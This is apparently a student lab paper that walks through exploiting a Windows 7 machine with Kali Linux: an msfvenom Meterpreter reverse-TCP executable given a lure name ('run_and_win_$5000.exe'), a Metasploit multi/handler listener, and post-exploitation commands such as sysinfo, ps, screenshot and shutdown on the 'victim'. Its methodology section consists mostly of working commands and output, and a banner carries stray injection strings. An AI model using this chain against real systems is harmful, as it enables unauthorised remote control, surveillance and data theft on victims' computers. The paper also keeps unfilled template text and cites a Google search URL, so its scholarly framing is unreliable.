Windows 7 exploitation via payload using kali Linux

Thalawattage T.A.H.S
(IT20007874)
Department of Computer System Engineering.
Sri Lanka Institute of Information Technology Malabe, Sri Lanka
IT20007874@my.sliit.lk

Wijesinghe W.A.S.D
(IT20036652)
Department of Computer System Engineering.
Sri Lanka Institute of Information Technology Malabe, Sri Lanka
IT20036652@my.sliit.lk

Abstract— **Hacking is the practice of using machines to gain access to knowledge that would otherwise be unavailable to the public. Many modern IT systems are now used around the world to collect, process, and manipulate critical data. Aside from that, it is critical to ensure that the information stored is secure. There is no such thing as a zero-vulnerability scheme, program, or application. Furthermore, a hacker can gain access to a device using a variety of simple methods and resources. A malevolent hacker, also known as a black hat or criminal hacker, is someone who looks for device defects and discreetly hacks into computers in order to damage or steal data. This paper will present how to setup payload and how to gain access to a victim's computer and other hand This research paper explains in detail the tools used and how to use them. We used some of the methods and tactics that hackers use to manipulate networks in this article. We used a hacker computer running Linux, a goal machine running Windows Server, and several other hacker software.**

***Keywords—component, formatting, style, styling, insert** (key words)*

I. Introduction

In this research paper we are going to exploit a windows 7 via payload using kali Linux. Hacking is the act of gaining access to a computer and reading, copying, or producing data without the goal of deleting the data or hurting the machine intentionally. Many modern Information Technology (IT) systems are used around the world today to gather, store, and manipulate important data. Furthermore, it is critical to ensure that the information stored is secure. There is no such thing as a zero-vulnerability system, software, or application A malevolent hacker is now known as a "black hat" or "criminal hacker.", and it refers to anyone who scans for system vulnerabilities and illegally breaks into computer systems to damage or steal data. Getting close to a target may not always be a good idea for various reasons. However, remotely exploiting the target system can be advantageous because we won't have to touch the target's computer, and no one will notice us near it. The Metasploit Framework can be used to do a lot of things with the help of a meterpreter on a system. [1] Windows 7 was delivered to production in July 2009 and commercially in October 2009. It is part of the Windows NT family of operating systems. It is both the successor to Windows Vista and the forerunner to Windows 8. [2] Kali Linux is an open-source Linux distribution based on Debian that is meant for sophisticated penetration testing and security audits. Penetration testing, security research, computer forensics, and reverse engineering are just a few of the capabilities available in Kali Linux for diverse information security jobs.. In this exploitation we are using Metasploit. H.D. Moore started the Metasploit Framework project in 2003 using the Perl programming language. It was not working properly during development, and there were numerous bugs in versions 1.0 and 2.0. As time passes, any software will undergo changes and improvements in order to improve its performance. It was written entirely in the Ruby 3.0 programming language in 2007. The most well-known creation, Metasploit3.0is a software platform that allows you to create, test, and execute attacks. We are made a payload for a victim computer and send it, after opening that payload from the victim computer we can exploit windows 7 through the payload.

II. Literature Survey

A. Linux OS hacking


Linux is a multitasking and multiuser operating system for computers. For supercomputers, mainframe computers, and servers, Linux is commonly used. It's also compatible with Linux-based PCs, smart devices, laptop computers, routers, and other embedded systems. Many of the same tools and tools are available for Linux as they are for Windows and Mac OS X. For hackers, Linux is a very common operating system. There are two primary causes for this. The first explanation is that Linux is free to use and it is an opensource operating system that is simple to change and configure. The second explanation is that there is a plethora of Linux security applications that can also be used as Linux hacking software. There are two forms of Linux hacking: hobbyist hacking and malicious hacking. Hackers searching for new ways to solve tech problems or tinkerers looking for new ways to use their software/hardware are common examples of hobbyists. Linux hacking techniques are used by malicious actors to target flaws in Linux programs, software, and networks. This method of Linux hacking is used to obtain unauthorized access to computers and steal information.

B. Metasploit

Metasploit is a penetration testing platform for creating security testing tools and attack modules. Metasploit is an

XXX-X-XXXX-XXXX-X/XX/$XX.00 ©20XX IEEE

open-source project that serves as a public resource for studying security vulnerabilities and generating code that allows a network administrator to break into his network and discover security issues that must be addressed. The primary goal of this framework is to create and execute exploit code against a remote target. We can take advantage of most software vulnerabilities by using Metasploit.



```
root@kali: /home/kali    kali@kali: ~    kali@kali: ~
┌──(kali㉿kali)-[~]
└─$ sudo msfconsole
[sudo] password for kali:

*Neutrino_Cannon*PrettyBeefy*PostalTime*binbash*deadastronauts*EvilBunnyWrote*LIT*Mail.ru*(){ :;}; echo vulnerable*
[illegible]
*eHHOSEKI*                                                        *Les Cadets Rouges*baf*
*Les Tontons Flagueurs*                                           *404 : Flag Not Found*
*' UNION SELECT 'password*                                        *OCD247*Sparkle Pony*
*burner_herz0g*                                                   *Kill5hot*ConEmu*
*here_there_be_trolls*                                            *;echo"hacked"*
*r4t5_*Brung&nd*NYUSEC*                                           *kuramel4er*
*IkastenIO*TWC*balkansec*                                         *cybersecurity.li*
*TofuEelRoll*Trash Pandas*                                        *OneManArmy*cyb3r_w1z4rd5*
*Astra*Got Schwartz?*tmux*                                        *AreYouStuck*Mr.Robot.0*
*vels*Juicy white peach*                                          *EPITA Rennes*
*HackerKnights*                                                   *guild0fGengar*Titans*
*Pentest Rangers*                                                 *The Libbyrators*
*placeholder name*bitup*                                          *JeffTadashi*Mikeal*
*UCASers*onotch*                                                  *ky_dong_day_song*
*NeNiNuMmOk*                                                      *JustForFun!*
*Kaux de tête*LaLaNa*                                             *g3tsh3lls0one
[illegible]
```

Metasploit framework

Tools, libraries, modules, and user interfaces make up the Metasploit framework. The framework's primary function could be as a module launcher, allowing users to configure exploit modules and launch them at a target system. The exploit is successful, the payloads are executed on the target, and the user is given a shell with which to interact with the payload. There are hundreds of exploits and payloads to choose from. Metasploit Framework currently supports a number of operating systems, including Linux, MACOS, Windows, Android, and a few others.

C. Metasploit terminologies

i. Vulnerability exposure

It is the system's weakness or flaw that allows an attacker to gain access to it. One of the main concerns about computer security is this. Weak passwords, software bugs, trojan horses, script code injections, and SQL injections are all possible causes.

ii. Exploit

1. An exploit is a piece of code that is used to exploit a vulnerability or compromise a system. An exploit is a piece of software that takes advantage of a defect or weakness in the software. It's written by security researchers as a proof-of-concept threat or by malicious actors as a tool for their assaults. When exploits are employed, an intruder can get remote access to a network, get enhanced privileges, and advance further into the network. [3]

iii. Payload

It specifies the types of activities that can be carried out after the system has been exploited. A payload is malware that the threat actor intends to deliver to the victim in cybersecurity. If a cybercriminal sends an email with a malicious Macro attached and the recipient becomes infected with ransomware, the ransomware is the payload. [4]

iv. Shellcode

Once exploitation occurs, shellcode is a set of instructions used as a payload. A programming language is frequently used to write shellcode. When a series of instructions is performed by the target machine, a command shell or a Meterpreter shell is usually provided, hence the name. Shellcode is a type of remotely injected code that hackers use to take advantage of a variety of software flaws. It gets its name from the fact that it usually launches a command shell from which attackers can take control of the system. [5]

v. Encoder

To avoid antivirus detection, we use a program that encrypts our payloads. Data encoding is the process of converting data into a new format using a scheme. Encoding is a reversible process that allows data to be encoded into a new format and then decoded back into the original format. [6]

vi. Interface


Metasploit has a variety of user interfaces to help us with our tasks. These interfaces allow us to perform a wide range of tasks.

vii. Listener

A listener in Metasploit is a component that waits for some form of incoming connection. When the target machine is abused, it should, for example, make an internet call to the attacker system. While waiting for the exploited system to contact the at tacking computer, the listener looks after that connection.

III. Methodology

First type sudo su command. This command allows to run program as another user.




```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.198.129 LPORT=4444 -f exe-only > /home/kali/Desktop/run_and_win_$5000.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe-only file: 6144 bytes


┌──(root㉿kali)-[/home/kali]
└─# 
```

After type **msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST = 192.168.101.129 LPORT = 4444 -f exe-only > /home/Desktop/run_and_win_$5000.exe**

msfvenom -p is to create payload.

X64 use because OS is 64 bits. **Meterpreter** provide a whole new enviorenmnet. **msfvenom -p** is to create payload.
X64 use because OS is 64 bits.
Meterpreter provide a whole new enviorenmnet.



```
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.198.129  netmask 255.255.255.0  broadcast 192.168.198.255
        inet6 fe80::20c:29ff:fefe:d009  prefixlen 64  scopeid 0×20<link>
        ether 00:0c:29:fe:d0:09  txqueuelen 1000  (Ethernet)
        RX packets 5510  bytes 3916456 (3.7 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3422  bytes 432314 (422.1 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 400 (400.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 400 (400.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

LHOST is helps to listening and its normally the open port kali listen to the default for meterpreter payload is port 4444 tcp but it can be changed.

/home/Desktop/ this is the location of the payload that we have to create.

Sudo msfconsole to start Metasploit framework

```
┌──(kali@kali)-[~]
└─$ sudo msfconsole
[sudo] password for kali:
```


Use **exploit/multi/handler** using set handler.

Set payload **windows/x64/meterpreter/reverse_tcp** use to set payload.

Now we have to set the **lhos**t use the same **ip** that we used when we are creating payload.

Set LHOST 192.168.198.129

After type **run** command. Now full control is in our hand.




```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.198.129
LHOST ⇒ 192.168.198.129
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.198.129:4444
[*] Sending stage (200262 bytes) to 192.168.198.130
[*] Meterpreter session 1 opened (192.168.198.129:4444 → 192.168.198.130:49218) at 2021-05-20 16:44:29 -0400
```

Next check victim’s pc information.


Sysinfo command give victims pc information.



```
meterpreter > sysinfo
Computer        : WIN-NSNLI7UH8P3
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
```

Next we check what is the present work directory.

Type **pwd** command.




```
meterpreter > pwd
C:\Users\shelomi\Desktop
meterpreter > cd ..
meterpreter > pwd
C:\Users\shelomi
meterpreter > cd Desktop
meterpreter > pwd
C:\Users\shelomi\Desktop
meterpreter > ls
Listing: C:\Users\shelomi\Desktop
=================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  282   fil   2021-05-09 03:06:03 -0400  desktop.ini
100777/rwxrwxrwx  6144  fil   2021-05-20 11:10:37 -0400  run_and_win_.exe
```

We want change the directory we type **cd..** now we can check whare is the directoty.
When we want to go back Desktop type cd Desktop. So, this is the how we change the directory victims pc.

Ls command listed what are the components in this location.




```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                 Path
 ---   ----  ----                  ----  -------  ----                 ----
 0     0     [System Process]
 4     0     System
 236   4     smss.exe
 288   452   SearchIndexer.exe
 304   296   csrss.exe
 352   296   wininit.exe
```

Ps command check what are the open processed in the victims pc.
Mkdir hashara we create the file using any name on victim’s pc.



```
meterpreter > mkdir hashara
Creating directory: hashara
meterpreter > rmdir hashara
Removing directory: hashara
meterpreter > screenshot
Screenshot saved to: /home/kali/vjCEHxQx.jpeg
meterpreter > shutdown
Shutting down ...
meterpreter >
[*] 192.168.198.130 - Meterpreter session 1 closed.  Reason: Died
screenshot
```

After **rmdir hashara** command remove the above file that we are created.
We get the screenshot using **screenshot** command.

IV. RESULT AND DISCUSSION

After exploitation we can check, what are the running processes of the victim's PC. As well as we can get the information of the windows 7 PC and we can get the details of the desktop components. After that we can create the file on the desktop or whenever we want, and we can delete that file. Then if we want to capture some screenshots of the windows 7 victim's pc, we can get it. As well as we can change the directory of the files. If we want to shut down

Identify applicable funding agency here. If none, delete this text box.

the victim's PC, we can shutdown it because of this exploitation. So, we can handle windows 7 PC throughout the payload.

V. CONCUSION

The most critical points reached during the preparation and implementation of this paper are that it demonstrates how easily hackers can target our networks, even though we have antivirus software, by following the steps below: Using Kali Linux, search a given target for vulnerabilities and the type of operating system running on it, then create an executable file.

REFERENCES

[1] [Online]. Available: https://www.google.com/search?q=introduction+for+windows+7&oq=introduction+for+windows+7&aqs=chrome..69i57j33i22i29i30l9.16038j0j7&sourceid=chrome&ie=UTF-8.

[2] [Online]. Available: https://www.kali.org/docs/introduction/what-iskali-linux/.

[3] [Online]. Available: https://www.trendmicro.com/vinfo/us/security/definition/exploit.

[4] [Online]. Available: https://blog.malwarebytes.com/glossary/payload/#:~:text=In%20cybersecurity%2C%20a%20payload%20is,not%20the%20email%20or%20document)..

[5] [Online]. Available: https://www.firewalls.com/blog/securityterms/shellcode/#:~:text=Shellcode%20is%20a%20special%20type,control%20of%20the%20affected%20system..

[6] [Online]. Available: https://www.packetlabs.net/encryption-encodingand-hashing/#:~:text=Encoding%20data%20is%20a%20process,decoded%20to%20its%20original%20format.&text=Encoding%20is%20not%20used%20to,it%20is%20easy%20to%20reverse..